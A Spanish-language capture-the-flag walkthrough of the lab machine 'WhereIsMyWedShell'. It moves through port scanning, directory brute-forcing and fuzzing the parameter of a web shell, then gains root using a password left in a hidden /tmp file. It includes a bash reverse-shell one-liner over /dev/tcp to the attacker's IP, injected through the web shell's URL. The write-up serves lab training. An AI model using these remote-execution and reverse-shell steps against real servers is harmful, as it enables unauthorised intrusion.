WhereIsMyWedShell

Una vez desplegada la máquina haremos un escaneo de puertos abiertos con nmap.

En mi casa utilizo el siguiente comando:

nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn (ip objetivo)

-p-: Escanea todos los puertos .

-sS: Realiza un escaneo sigiloso (SYN Scan) para detectar puertos abiertos.

-sC: Ejecuta scripts predeterminados para recopilar más información del sistema.

-sV: Detecta las versiones de los servicios en ejecución.

--min-rate 5000: Acelera el escaneo enviando al menos 5000 paquetes por segundo.

-n: No realiza resolución DNS, trabaja directamente con direcciones IP.


-vvv: Muestra información detallada y actualizaciones constantes durante el escaneo.

-Pn: Salta el "ping" previo y fuerza el escaneo, incluso si el objetivo no responde.

Una vez realizado el escaneo vemos que tenemos un puerto abierto


```
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))
|_http-title: Academia de Ingl\xC3\xA9s (Inglis Academi)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.57 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

El puerto 80 está corriendo el servicio HTTP. Esto significa que si ponemos la IP en el navegador, nos llevará a una página web.




Leyendo el sitio web nos topamos con este mensaje

R E D S H E N L O N G




Ponemos ese directorio en la página web pero no sirve, esa pista seguramente nos servirá más adelante.




como no tenemos más información buscaremos directorios oculto con gobuster con el siguiente comando:

sudo gobuster dir -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u "http://172.17.0.2/" -x .php,.sh,.py,.txt,.html




El directorio **wearning.html** parece llamativo, lo copiamos en nuestro navegador junto con la ip



Aquí nos dan una gran pista, debido a que con una webshell podemos hacer una ejecución remota de comando lo único es que no sabemos el parámetro pero con un fuzzing eso está resuelto.


wfuzz -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u 'http://172.17.0.2/shell.php?FUZZ=whoami'




Al hacerlo nos aparece una lista interminable pero ninguno de esos parámetros nos vale, así que filtramos con **--hh 0** ya que el 0 es el valor que se repite, quedando el comando tal que así.

wfuzz -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u 'http://172.17.0.2/shell.php?FUZZ=whoami' --hh 0


Esto tardará un poco así que hay que tener un poco de paciencia.



Nos encuentra el parámetro "parameter" para verificar que es correcto vamos a nuestro navegador y copiamos: **http://172.17.0.2/shell.php?parameter=whoami**



Y tenemos ejecución remota de comandos así que haremos una reverse shell para estar dentro de la máquina, para ello lo primero que hay que hacer es ponernos en escucha por un puerto libre, en mi caso siempre utilizo el 443: **nc -nlvp 443**



Y a la página wed le enviaremos el siguiente comando:


bash -c "bash -i >%26 /dev/tcp/172.20.10.4/443 0>%261"

Tenéis que modificarlo, poniendo vuestra ip y el puerto por el que estáis en escucha.


Una vez modificado, en nuestro navegador reemplazamos el comando whoami visto anteriormente por el actual quedando tal que así:

http://172.17.0.2/shell.php?parameter=bash -c "bash -i >%26 /dev/tcp/172.20.10.4/443 0>%261"


Cuando copiamos ese comando en nuestro navegador y le demos a buscar, nos dirigimos nuevamente a nuestra terminal y ya tendríamos que tener acceso a la máquina




Una vez dentro, tomaremos la pista vista al principio dirigiéndonos al directorio **/tmp**,una vez en el, al hacer un ls parece que no hay ningún archivo así que seguramente el archivo esté oculto, con un **ls -la** veremos todos los archivos



para ver el contenido del archivo .secret.xt hacemos un cat



Por lo que vemos, esa es la contraseña del usuario root, así que solo quedaría cambiarnos al usuario root con **su root** e ingresar la contraseña.



Y somos root.

OPCIONAL

En estos casos, para dejarlo mejor estéticamente ejecuto este comando: **script /dev/null -c bash**

Así la consola me aparece de esta manera